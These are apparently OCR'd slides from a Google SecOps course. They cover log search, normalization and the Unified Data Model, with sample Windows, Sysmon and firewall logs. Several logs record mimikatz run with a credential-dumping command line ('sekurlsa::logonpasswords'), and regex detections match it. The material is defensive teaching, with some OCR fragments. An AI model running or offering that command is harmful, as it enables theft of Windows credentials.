"EventID": 4688,
"SourceName": "Microsoft-Windows-Security-Auditing",
"ProviderGuid": "{54849625-5478-4994-A5BA-3E3B0328C30D}",
"Version": 2,
"Task": 13312,
"OpcodeValue": 0,
"RecordNumber": 512176,
"ProcessID": 4,
"ThreadID": 324,
"Channel": "Security",
"Message": "A new process has been created.\r\n\r\nCreator Subject:\r\n\tSecurity ID:\t\tS-1-5-21-2264196694-1469429678-912427992-1104\r\n\tAccount Name:\t\tfrank.kolzig\r\n\tAccount Domain:\t\tSTACKEDPADS\r\n\tLogon ID:\t\t0x23EA0F\r\n\r\nTarget Subject:\r\n\tSecurity ID:\t\tS-1-0-0\r\n\tAccount Name:\t\t-\r\n\tAccount Domain:\t\t-\r\n\tLogon ID:\t\t0x0\r\n\r\nProcess Information:\r\n\tNew Process ID:\t\t0x494\r\n\tNew Process Name:\tC:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe\r\n\tToken Elevation Type:\t%%1937\r\n\tMandatory Label:\t\tS-1-16-12288\r\n\tCreator Process ID:\t0x890\r\n\tCreator Process Name:\tC:\\Windows\\System32\\cmd.exe\r\n\tProcess Command Line:\tmimikatz \"privilege::debug\" \"sekurlsa::logonpasswords\" exit\r\n\r\nToken Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.\r\n\r\nType 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.\r\n\r\nType 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.\r\n\r\nType 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.",
"Category": "Process Creation",
"Opcode": "Info",
"SubjectUserSid": "S-1-5-21-2264196694-1469429678-912427992-1104",
"SubjectUserName": "frank.kolzig",
"SubjectDomainName": "STACKEDPADS",
"SubjectLogonId": "0x23ea0f",
"NewProcessId": "0x494",
"NewProcessName": "C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe",
"TokenElevationType": "%%1937",
"CommandLine": "mimikatz \"privilege::debug\" \"sekurlsa::logonpasswords\" exit",
"TargetUserSid": "S-1-0-0",


OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM
2 Log Lines (2 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-23
EVENT
ASSET IDENTIFIER
12:03:06
PROCESS CREATION
technique_id=T1059,techni…
activedir.s…
Product Rule: technique_id=T1059,technique_name=Com…
Source File: [Unknown]
technique_id=T1059,technique_name=Comman d-Line Interface
Path C:\Users\fkolzig\Downloads\mimikatz_trun…
Current Process: mimikatz.exe (3224)
Command Line mimikatz "privilege::debug" "sekurlsa::log…
Path C:\Users\fkolzig\Downloads\mimikatz_trun…
MD5 bb8bdb3e8c92e97e2f63626bc3b254c4
SHA1 70df765f554ed7392200422c18776b8992c09…
SHA256 912018ab3c6b16b39ee84f17745ff0c80a33c…
Parent Process: cmd.exe (2192)
Command Line "C:\Windows\system32\cmd.exe"
Path C:\Windows\System32\cmd.exe
12:03:07
4688
EventID: 4688
activedir.stackedpads.local
2023-10-23 12:03:06
PROCESS_LAUNCH
Raw Log
Event/Entity
Raw Log
View as: JSON
Wrap Text
"SourceName": "Microsoft-Windows-Sysmon",
"ProviderGuid": "{5770385F-C22A-43E0-BF4C-06F5698FFBD9}",
"Version": 5,
"Task": 1,
"OpcodeValue": 0,
"RecordNumber": 279278,
"ProcessID": 3224,
"ThreadID": 4128,
"Channel": "Microsoft-Windows-Sysmon/Operational",
"Domain": "NT AUTHORITY",
"AccountName": "SYSTEM",
"UserID": "S-1-5-18",
"AccountType": "User",
"Message": "Process Create:\r\nRuleName: technique_id=T1059,technique_name=Command-Line Interface\r\nUtcTime: 2023-10-23 11:03:06.221\r\nProcessGuid: {3be6fa21-3ce8-62c8-7801-000000001100}\r\nProcessId: 1172\r\nImage: C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe\r\nFileVersion: 2.2.0.0\r\nDescription: mimikatz for Windows\r\nProduct: mimikatz\r\nCompany: gentilkiwi (Benjamin DELPY)\r\nOriginalFileName: mimikatz.exe\r\nCommandLine: mimikatz \"privilege::debug\" \"sekurlsa::logonpasswords\" exit\r\nCurrentDirectory: C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\\r\nUser: STACKEDPADS\\frank.kolzig\r\nLogonGuid: {3be6fa21-3b9e-62c8-0fea-230000000000}\r\nLogonId: 0x23EA0F\r\nTerminalSessionId: 4\r\nIntegrityLevel: High\r\nHashes: SHA1=70DF765F554ED7392200422C18776B8992C09231,MD5=BB8BDB3E8C92E97E2F63626BC3B254C4,SHA256=912018AB3C6B16B39EE84F17745FF0C80A33CEE241013EC35D0281E40C0658D9,IMPHASH=9528A0E91E28FBB88AD433FEABCA2456\r\nParentProcessGuid: {3be6fa21-3bc2-62c8-5c01-000000001100}\r\nParentProcessId: 2192\r\nParentImage: C:\\Windows\\System32\\cmd.exe\r\nParentCommandLine: \"C:\\Windows\\system32\\cmd.exe\" \r\nParentUser: STACKEDPADS\\frank.kolzig",
"Category": "Process Create (rule: ProcessCreate)",
"Opcode": "Info",
"RuleName": "technique_id=T1059,technique_name=Command-Line Interface",
"UtcTime": "2023-10-23 11:03:06.221",
"ProcessGuid": "{3be6fa21-3ce8-62c8-7801-000000001100}",
"Image": "C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe",
"FileVersion": "2.2.0.0",
"Description": "mimikatz for Windows",
"Product": "mimikatz",
"Company": "gentilkiwi (Benjamin DELPY)",
"OriginalFileName": "mimikatz.exe",
"CommandLine": "mimikatz \"privilege::debug\" \"sekurlsa::logonpasswords\" exit",
"CurrentDirectory": "C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\",
"User": "STACKEDPADS\\frank.kolzig",

"CommandLine.*mimikatz.*sekurlsa
bit.ly/secops-strings

Google SecOps





EventID":4688.*":\s*"mimikatz.*sekurlsa

bit.ly/secops-strings

Google SecOps

SEARCH QUERY

EventID":4688.*":\s*"mimikatz.*sek

2023-10-21T00:00:00.000

2023-10-24T00:00:00.000

Run query as regex | Case sensitive | Log sources: Windows Event, Windows Sysmon | 2 MB to scan over time range

TIMELINE

Search Rows

2023-10-23	EVENT	ASSET IDENTIFIER
12:03:07	4688 EventID: 4688	activedir.stackedpads.local

Raw Log | Event/Entity


Raw Log View as: JSON Wrap Text


```
  "Severity": "INFO",
  "EventID": 4688,
  "SourceName": "Microsoft-Windows-Security-Auditing",
  "ProviderGuid": "{54849625-5478-4994-A5BA-3E3B0328C30D}",
  "Version": 2,
  "Task": 13312,
  "OpcodeValue": 0,
  "RecordNumber": 512176,
  "ProcessID": 4,
  "ThreadID": 324,
  "Channel": "Security",
  "Message": "A new process has been created.\r\n\r\nCreator Subject:\r\n\tSecurity ID:\t\tS-1-5-21-2264196694-
1469429678-912427992-1104\r\n\tAccount Name:\t\tfrank.kolzig\r\n\tAccount Domain:\t\tSTACKEDPADS\r\n\tLogon I
D:\t\t0x23EA0F\r\n\r\nTarget Subject:\r\n\tSecurity ID:\t\tS-1-0-0\r\n\tAccount Name:\t\t-\r\n\tAccount Domai
n:\t\t-\r\n\tLogon ID:\t\t0x0\r\n\r\nProcess Information:\r\n\tNew Process ID:\t\t0x494\r\n\tNew Process Nam
e:\tC:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe\r\n\tToken Elevation Type:\t%%1937\r\n\tMa
ndatory Label:\t\tS-1-16-12288\r\n\tCreator Process ID:\t0x890\r\n\tCreator Process Name:\tC:\\Windows\\System3
2\\cmd.exe\r\n\tProcess Command Line:\tmimikatz  \"privilege::debug\" \"sekurlsa::logonpasswords\" exit\r\n\r\n
Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User A
ccount Control policy.\r\n\r\nType 1 is a full token with no privileges removed or groups disabled.  A full tok
en is only used if User Account Control is disabled or if the user is the built-in Administrator account or a s
ervice account.\r\n\r\nType 2 is an elevated token with no privileges removed or groups disabled.  An elevated
token is used when User Account Control is enabled and the user chooses to start the program using Run as admin
istrator.  An elevated token is also used when an application is configured to always require administrative pr
ivilege or to always require maximum privilege, and the user is a member of the Administrators group.\r\n\r\nTy
pe 3 is a limited token with administrative privileges removed and administrative groups disabled.  The limited
token is used when User Account Control is enabled, the application does not require administrative privilege,
and the user does not choose to start the program using Run as administrator.",
  "Category": "Process Creation",
  "Opcode": "Info",
  "SubjectUserSid": "S-1-5-21-2264196694-1469429678-912427992-1104",
  "SubjectUserName": "frank.kolzig",
  "SubjectDomainName": "STACKEDPADS",
  "SubjectLogonId": "0x23ea0f",
  "NewProcessId": "0x494",
  "NewProcessName": "C:\\Users\\fkolzig\\Downloads\\mimikatz_trunk\\x64\\mimikatz.exe",
  "TokenElevationType": "%%1937",
  "CommandLine": "mimikatz  \"privilege::debug\" \"sekurlsa::logonpasswords\" exit",
```


Google

Google SecOps

EventID":\s*(?:4720|4728|4732)



Google SecOps

Unified Data Model (UDM)

Google

Raw Events...

Google SecOps

Palo Alto Networks Firewall

```
<14>Jul 4 23:59:32 ASBC101A005FW04
LEEF:1.0|Palo Alto Networks|PAN-OS Syslog
Integration|4.0| deny|cat=TRAFFIC| src=1.2.3.4
|dst=2.3.4.5|srcPort=389| dstPort=55323|proto=
udp|usrName=|SerialNumber=642902999105|Type=
TRAFFIC| Subtype=drop|srcPostNAT=10.20.30.46|
dstPostNAT=10.20.30.46|RuleName=interzone-de
fault|SourceUser=|DestinationUser=|Applicati
on=not-applicable|VirtualSystem=vsys1|Source
Zone=corp|DestinationZone=intlWan|IngressInt
erface=ae8.421|EgressInterface=|LogForwardin
gProfile=WSI-Logforwarding| SessionID=0|Repea
tCount=1|srcPostNATPort=0|dstPostNATPort=0|F
lags=0x0|totalBytes=255|totalPackets=1|Elaps
edTime=0|URLCategory=any|dstBytes=0|srcBytes
=255|SessionEndReason=policy-deny| PacketsSen
t=1|PacketsReceived=0
```


Fortinet Fortigate Firewall

```
<189>logver=60 timestamp=1584535809
tz=\"UTC-4\" devname="ACME_FG800D"
devid="FG800D3916801392" vd="root"
date=2020-03-18 time=08:50:09
logid="0000000013" type="traffic"
subtype="forward" level="notice"
eventtime=1584535809 srcip=10.3.4.5
srcport=55920 srcintf="VLAN220"
srcintfrole="lan" dstip=2.3.4.5 dstport=443
dstintf="wan1" dstintfrole="wan"
sessionid=1454955497 proto=6 action="deny"
policyid=0 policytype="policy"
service="HTTPS" dstcountry="United States"
srccountry="Reserved" trandisp="noop"
duration=0 sentbyte=0 rcvdbyte=0 sentpkt=0
appcat="unscanned" crscore=30
craction=131072 crlevel="high"
```

Firewall blocks are firewall blocks, but these log events are very different!

Normalization


Google SecOps



Normalization standardizes the field names, enforces valid data types, and (sometimes) enumerates possible values

Normalization in Google SecOps

Google SecOps




SecOps Parsers

https://bit.ly/secops-parsers

https://cloud.google.com/chronicle/docs/ingestion/parser-list/supported-default-parsers

Raw and Normalized (UDM) Event

Google SecOps



UDM Structure

Google SecOps

- Basic types - Describes the values within the fields
  - string
  - int64
  - uint64
  - bool
  - bytes
- Compound types - Describes the fields themselves
  - Noun - Principal, Target, Src, Observer, Intermediary, etc
  - Network
  - SecurityResult
- Enum (e.g. SecurityResult.action) - Provides fixed enumerated values that describe the event
  - UNKNOWN_ACTION (0) The default action
  - ALLOW (1) Allowed
  - BLOCK (2) Blocked
  - ALLOW_WITH_MODIFICATION (3) Strip, modify something (e.g. File or email was disinfected or rewritten and still forwarded)
  - QUARANTINE (4) Put somewhere for later analysis (does NOT imply block).
  - FAIL (5) Failed (e.g. the event was allowed but failed)

```
metadata.event_timestamp = "2022-06-09T03:39:47.678Z"
metadata.event_type = "PROCESS_LAUNCH"
metadata.vendor_name = "Tanium"
metadata.product_name = "Stream"
metadata.product_event_type = "PROCESS_LAUNCH"
metadata.ingested_timestamp = "2022-06-09T03:41:40.667193Z"

principal.hostname = "costas-lab.internal"
principal.asset_id = "TANIUM:3223783506"
principal.user.userid = "root"
principal.user.group_identifiers = "root"
principal.process.pid = "24163"
principal.process.product_specific_process_id = "TANIUM:2568442128644440063"
principal.asset.hostname = "costas-lab.internal"
principal.asset.asset_id = "TANIUM:3223783506"

target.process.pid = "24167"
target.process.file.md5 = "4f3fbd14a851eb397ffa672f74492435"
target.process.file.full_path = "/usr/bin/tr"
target.process.command_line = "tr \n  "
target.process.product_specific_process_id = "TANIUM:5083433540092190311"
target.process.parent_process.product_specific_process_id = "TANIUM:2568442128644440063"
```

Components of a UDM Event

Google SecOps

	UDM Name	Sample values
Event Type	**metadata.event_type**	PROCESS_LAUNCH (10001) REGISTRY_MODIFICATION (11002) USER_LOGIN (15001) FILE_MODIFICATION (14003) NETWORK_CONNECTION (16002)
Event Timestamp	**metadata.event_timestamp**	RFC 3339 compliant timestamp
Noun(s)	**principal**.[hostname, domain, username, ip, etc.] **target** **src** **intermediary** **observer** **about**	principal.hostname = "costas-lab.internal" principal.user.userid = "root" target.process.file.md5 = "4f3fb…2f74492435" target.process.file.full_path = "/usr/bin/tr" target.process.command_line = "tr \n "
Security Result (optional)	**security_result**.[action, severity, rule_id, etc,]	security_result.action = ALLOW (1) security_result.action = BLOCK (2)
Additional required and optional fields	Based on metadata.event_type, certain fields may be required	

Components of a UDM Event

Google SecOps

Event Type	
Event Times	
Noun(s)	
Security Res	
Additional re optional field	

NETWORK_CONNECTION

Required fields:

- **metadata**: event_timestamp
- **principal**: Include detail about the machine that initiated the network connection (for example, source).
- **target**: Include details about the target machine if different from the principal machine.
- **network**: Capture details about the network connection (ports, protocol, etc.).

Optional fields:

- **principal.process** and **target.process**: Include process information associated with the principal and target of the network connection (if available).
- **principal.user** and **target.user**: Include user information associated with the principal and target of the network connection (if available).

> NOTE: For all network events, if the principal or target has a port specified, the **ip** and **mac** fields must include only one value each (if available), that is the IP address and MAC associated with the port. Otherwise, if no port is specified, you can specify any number of IPs and MACs associated with the device at the time of the event (no particular order is required).

nternal"

f74492435"
/bin/tr"
\n "

ed

bit.ly/udm-usage

Nouns in the Unified Data Model

Google SecOps

A noun represents a participant or entity in a UDM event

They represent things like:

- The device/user that **performs the activity** described in an event
- The device/user that is the **target of such activity** described in the event
- **Attachments or URLs**
- A security **device that observed the activity** described in the event
- An **intermediary device or component** (like an SMTP email relay)

Recall UDM uses these nouns:

- **principal** - the acting entity or the device that originates the activity
- **target** - target device being referenced by the event, or an object on the target device
- **src** - object being acted upon by the principal along with the device or process context for the source object
- **intermediary -** intermediate devices such as proxy server, SMTP relay server, etc.
- **observer -** observer device like a packet sniffer or network-based vulnerability scanner but not a direct intermediary
- **about -** objects not otherwise described

UDM Entities

Google SecOps

Provides context about an noun in a UDM event

Entity Metadata	timestamp EntityType - user, group, domain, url, asset, etc.
Entity (Noun)	hostname domain ip mac
Relations	OWNS (1) ADMINISTERS (2) MANAGES (3)

Entities Drive Enrichment and the Context Graph

Benefits of Normalization in Google SecOps

